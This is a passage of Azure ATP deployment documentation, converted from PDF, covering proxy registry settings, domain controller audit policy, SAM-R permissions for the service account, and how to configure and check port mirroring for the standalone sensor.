The static proxy is configurable through the Registry. You must copy the proxy configuration that you use in user context to the localsystem and localservice. To copy your user context proxy settings:

1. Make sure to back up the registry keys before you modify them.
2. In the registry, search for the value `DefaultConnectionSettings` as REG_BINARY under the registry key `HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings` and copy it.
3. If the LocalSystem does not have the correct proxy settings (either they are not configured or they are different from the Current_User), then copy the proxy setting from the Current_User to the LocalSystem. Under the registry key `HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings`.
4. Paste the value from the Current_user `DefaultConnectionSettings` as REG_BINARY.
5. If the LocalService does not have the correct proxy settings, then copy the proxy setting from the

Current_User to the LocalService. Under the registry key

```
HKU\S-1-5-19\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Connections\DefaultConnectionSettings
```

6. Paste the value from the Current_User `DefaultConnectionSettings` as REG_BINARY.

NOTE

This will affect all applications including Windows services which use WinINET with LocalService, LocalSystem context.

Enable access to Azure ATP service URLs in the proxy server

To enable access to Azure ATP allow traffic to the following URLs:

- `<your-instance-name>.atp.azure.com` – for console connectivity. For example, "Contoso-corp.atp.azure.com"
- `<your-instance-name>sensorapi.atp.azure.com` – for sensors connectivity. For example, "contoso-corpsensorapi.atp.azure.com"

The previous URLs automatically map to the correct service location for your Azure ATP instance. If you require more granular control, consider allowing traffic to the relevant endpoints from the following table:

SERVICE LOCATION	*.ATP.AZURE.COM DNS RECORD
US	triprd1wcusw1sensorapi.atp.azure.com triprd1wcuswb1sensorapi.atp.azure.com triprd1wcuse1sensorapi.atp.azure.com
Europe	triprd1wceun1sensorapi.atp.azure.com triprd1wceuw1sensorapi.atp.azure.com
Asia	triprd1wcasse1sensorapi.atp.azure.com

NOTE

To ensure maximal security and data privacy, Azure ATP uses certificate based mutual authentication between each Azure ATP sensor and the Azure ATP cloud backend. If SSL inspection is used in your environment, make sure that the inspection is configured for mutual authentication so it does not interfere in the authentication process.

See Also


- [Configure event forwarding](#)
- [Check out the Azure ATP forum!](#)

Azure ATP Advanced Audit Policy check

5/6/2019 • 2 minutes to read

Azure ATP detection relies on specific Windows Event Logs for visibility in certain scenarios, such as NTLM logons, security group modifications, and similar events. For the correct events to be audited and included in the Windows Event Log, your domain controllers require accurate Advanced Audit Policy settings. Incorrect Advanced Audit Policy settings leave critical events out of your logs, and result in incomplete Azure ATP coverage.

To make it easier to verify the current status of each of your domain controller's Advanced Audit Policies, Azure ATP automatically checks your existing Advanced Audit Policies and issues health alerts for policy settings that require modification. Each health alert provides specific details of the domain controller, the problematic policy as well as remediation suggestions.



11:23 AM Today

Windows events missing from domain controller audit policy

OPEN

Your domain controller's audit policies are currently missing some Windows events. Azure ATP coverage of domain1.test.local is limited due to a lack of audit events from: Audit Security Group Management

Started at 3:43 PM Mar 13, 2019

Recommendations


- Review and modify the settings of your [Advanced Audit Policy check](#)

Advanced Security Audit Policy is enabled via **Default Domain Controllers Policy** GPO. These audit events are recorded on the domain controller's Windows Events.


Modify audit policies

Modify the Advanced Audit Policies of your domain controller using the following instructions:


1. Log in to the Server as **Domain Administrator**.
2. Load the Group Policy Management Editor from **Server Manager > Tools > Group Policy Management**.
3. Expand the **Domain Controllers Organizational Units**, right click on **Default Domain Controllers Policy** and select **Edit**.




- From the window that opens, go to **Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration**.



- Go to Account Logon, double click on **Audit Credential Validation** and select **Configure the following audit events** for both success and failure events.



6. Go to Account Management, double click on **Audit Security Group Management** and select **Configure the following audit events** for both success and failure events.



NOTE

If you choose to use local policy, make sure to add the **Account Logon** and **Account Management** audit logs in your local policy. If you are configuring the advanced audit policy, make sure to force the [audit policy subcategory](#).

NOTE

If you use a policy other than the default domain controller policy to apply the advanced audit policy settings, the resulting Azure ATP health alert can be ignored.

7. After applying via GPO, the new events are visible under your **Windows Event logs**.

See Also

- [Azure ATP prerequisites](#)
- [Configure event collection](#)
- [Configuring Windows event forwarding](#)
- [Check out the Azure ATP forum!](#)

Configure Azure ATP to make remote calls to SAM

5/16/2019 • 2 minutes to read

Azure ATP [lateral movement path](#) detection relies on queries that identify local admins on specific machines. These queries are performed with the SAM-R protocol, using the Azure ATP Service account created during Azure ATP installation [Step 2. Connect to AD](#).

Configure SAM-R required permissions


To ensure Windows clients and servers allow your Azure ATP account to perform SAM-R, a modification to **Group Policy** must be made to add the Azure ATP service account in addition to the configured accounts listed in the **Network access** policy. Make sure to apply group policies to all computers.

NOTE


Before enforcing new policies such as this one, it is critical to make sure that your environment remains secure, and any changes will not impact your application compatibility. Do this by first enabling and then verifying compatibility of proposed changes in audit mode before making changes to your production environment.

1. Locate the policy:

- Policy Name: Network access - Restrict clients allowed to make remote calls to SAM
- Location: Computer configuration, Windows settings, Security settings, Local policies, Security options



2. Add the Azure ATP service to the list of approved accounts able to perform this action on your modern Windows systems.



3. **AATP Service** (the Azure ATP service created during installation) now has the privileges needed to perform SAM-R in the environment.

For more on SAM-R and this Group Policy, see [Network access: Restrict clients allowed to make remote calls to SAM](#).

See Also

- [Investigating lateral movement path attacks with Azure ATP](#)
- [Check out the Azure ATP forum!](#)

Configure port mirroring

5/6/2019 • 4 minutes to read

NOTE

This article is relevant only if you deploy Azure ATP standalone sensors instead of Azure ATP sensors. To determine if you need to use Azure ATP standalone sensors, see [Choosing the right sensors for your deployment](#).

The main data source used by Azure ATP is deep packet inspection of the network traffic to and from your domain controllers. For Azure ATP to see the network traffic, you must either configure port mirroring, or use a Network TAP.

For port mirroring, configure **port mirroring** for each domain controller to be monitored, as the **source** of the network traffic. Typically, you need to work with the networking or virtualization team to configure port mirroring. For more information, see your vendor's documentation.

Your domain controllers and Azure ATP standalone sensor can be either physical or virtual. The following are common methods for port mirroring and some considerations. For more information, see your switch or virtualization server product documentation. Your switch manufacturer might use different terminology.

Switched Port Analyzer (SPAN) – Copies network traffic from one or more switch ports to another switch port on the same switch. Both the Azure ATP standalone sensor and domain controllers must be connected to the same physical switch.

Remote Switch Port Analyzer (RSPAN) – Allows you to monitor network traffic from source ports distributed over multiple physical switches. RSPAN copies the source traffic into a special RSPAN configured VLAN. This VLAN needs to be trunked to the other switches involved. RSPAN works at Layer 2.

Encapsulated Remote Switch Port Analyzer (ERSPAN) – Is a Cisco proprietary technology working at Layer 3. ERSPAN allows you to monitor traffic across switches without the need for VLAN trunks. ERSPAN uses generic routing encapsulation (GRE) to copy monitored network traffic. Azure ATP currently cannot directly receive ERSPAN traffic. For Azure ATP to work with ERSPAN traffic, a switch or router that can decapsulate the traffic needs to be configured as the destination of ERSPAN where the traffic is decapsulated. Then configure the switch or router to forward the decapsulated traffic to the Azure ATP standalone sensor using either SPAN or RSPAN.

NOTE

If the domain controller being port mirrored is connected over a WAN link, make sure the WAN link can handle the additional load of the ERSPAN traffic. Azure ATP only supports traffic monitoring when the traffic reaches the NIC and the domain controller in the same manner. Azure ATP does not support traffic monitoring when the traffic is broken out to different ports.

Supported port mirroring options

AZURE ATP STANDALONE SENSOR	DOMAIN CONTROLLER	CONSIDERATIONS
-----------------------------	-------------------	----------------

AZURE ATP STANDALONE SENSOR	DOMAIN CONTROLLER	CONSIDERATIONS
Virtual	Virtual on same host	The virtual switch needs to support port mirroring. Moving one of the virtual machines to another host by itself may break the port mirroring.
Virtual	Virtual on different hosts	Make sure your virtual switch supports this scenario.
Virtual	Physical	Requires a dedicated network adapter otherwise Azure ATP sees all of the traffic coming in and out of the host, even the traffic it sends to the Azure ATP cloud service.
Physical	Virtual	Make sure your virtual switch supports this scenario - and port mirroring configuration on your physical switches based on the scenario: If the virtual host is on the same physical switch, you need to configure a switch level span. If the virtual host is on a different switch, you need to configure RSPAN or ERSPAN*.
Physical	Physical on the same switch	Physical switch must support SPAN/Port Mirroring.
Physical	Physical on a different switch	Requires physical switches to support RSPAN or ERSPAN*.

* ERSPAN is only supported when decapsulation is performed before the traffic is analyzed by ATP.

NOTE

Make sure that domain controllers and the Azure ATP standalone sensor to which they connect have time synchronized to within five minutes of each other.

If you are working with virtualization clusters:

- For each domain controller running on the virtualization cluster in a virtual machine with the Azure ATP standalone sensor, configure affinity between the domain controller and the Azure ATP standalone sensor. This way when the domain controller moves to another host in the cluster the Azure ATP standalone sensor follows it. This works well when there are a few domain controllers.

NOTE

If your environment supports Virtual to Virtual on different hosts (RSPAN) you do not need to worry about affinity.

- To make sure the Azure ATP standalone sensor are properly sized to handle monitoring all of the DCs by themselves, try this option: Install a virtual machine on each virtualization host and install an Azure ATP

standalone sensor on each host. Configure each Azure ATP standalone sensor to monitor all of the domain controllers that run on the cluster. This way, any host the domain controllers run on is monitored.

After configuring port mirroring, validate that port mirroring is working before installing the Azure ATP standalone sensor.

See Also

- [Configure event forwarding](#)
- [Check out the Azure ATP forum!](#)

Validate Port Mirroring

5/6/2019 • 2 minutes to read

NOTE

This article is relevant only if you deploy Azure ATP Standalone Sensor instead of Azure ATP Sensor. To determine if you need to use Azure ATP Sensor, see [Choosing the right sensor for your deployment](#).

The following steps walk you through the process for validating that port mirroring is properly configured. For Azure ATP to work properly, the Azure ATP standalone sensor must be able to see the traffic to and from the domain controller. The main data source used by Azure ATP is deep packet inspection of the network traffic to and from your domain controllers. For Azure ATP to see the network traffic, port mirroring needs to be configured. Port mirroring copies the traffic from one port (the source port) to another port (the destination port).


Validate port mirroring using Net Mon

1. Install [Microsoft Network Monitor 3.4](#) on the ATP standalone sensor that you want to validate.


IMPORTANT

If you choose to install Wireshark in order to validate port mirroring, restart the Azure ATP standalone sensor service after validation.

2. Open Network Monitor and create a new capture tab.
 - a. Select only the **Capture** network adapter or the network adapter that is connected to the switch port that is configured as the port mirroring destination.
 - b. Ensure that P-Mode is enabled.
 - c. Click **New Capture**.



3. In the Display Filter window, enter the following filter: **KerberosV5 OR LDAP** and then click **Apply**.



4. Click **Start** to start the capture session. If you do not see traffic to and from the domain controller, review your port mirroring configuration.

Microsoft Network Monitor 3.4

File Edit View Frames Capture Filter Experts Tools Help

New Capture Open Capture Save As Capture Settings **Start** Pause Stop

Layout Parser Profiles Options How Do I

Network Conversations

Display Filter

Apply Remove History Load Filter Save Filter Clear Text

KerberosV5 or LDAP

Frame Summary - KerberosV5 or LDAP

Find Autoscroll Color Rules Aliases Columns

Frame Number	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Protocol Name	Description
8	9:05:38 AM 4/27/2015	1.9932927		192.168.168.201	GL-AD03	LDAPMessage	LDAPMessage:Search Request, MessageID: 9
9	9:05:38 AM 4/27/2015	1.9940792		GL-AD03	192.168.168.201	LDAPMessage	LDAPMessage:Search Result Entry, MessageID: 9
12	9:05:38 AM 4/27/2015	2.0936794		192.168.168.201	GL-AD03	LDAPMessage	LDAPMessage:Search Request, MessageID: 10
13	9:05:38 AM 4/27/2015	2.0942264		GL-AD03	192.168.168.201	LDAPMessage	LDAPMessage:Search Result Entry, MessageID: 10
20	9:05:43 AM 4/27/2015	7.4121197		192.168.168.201	GL-AD03	LDAPMessage	LDAPMessage:Search Request, MessageID: 11
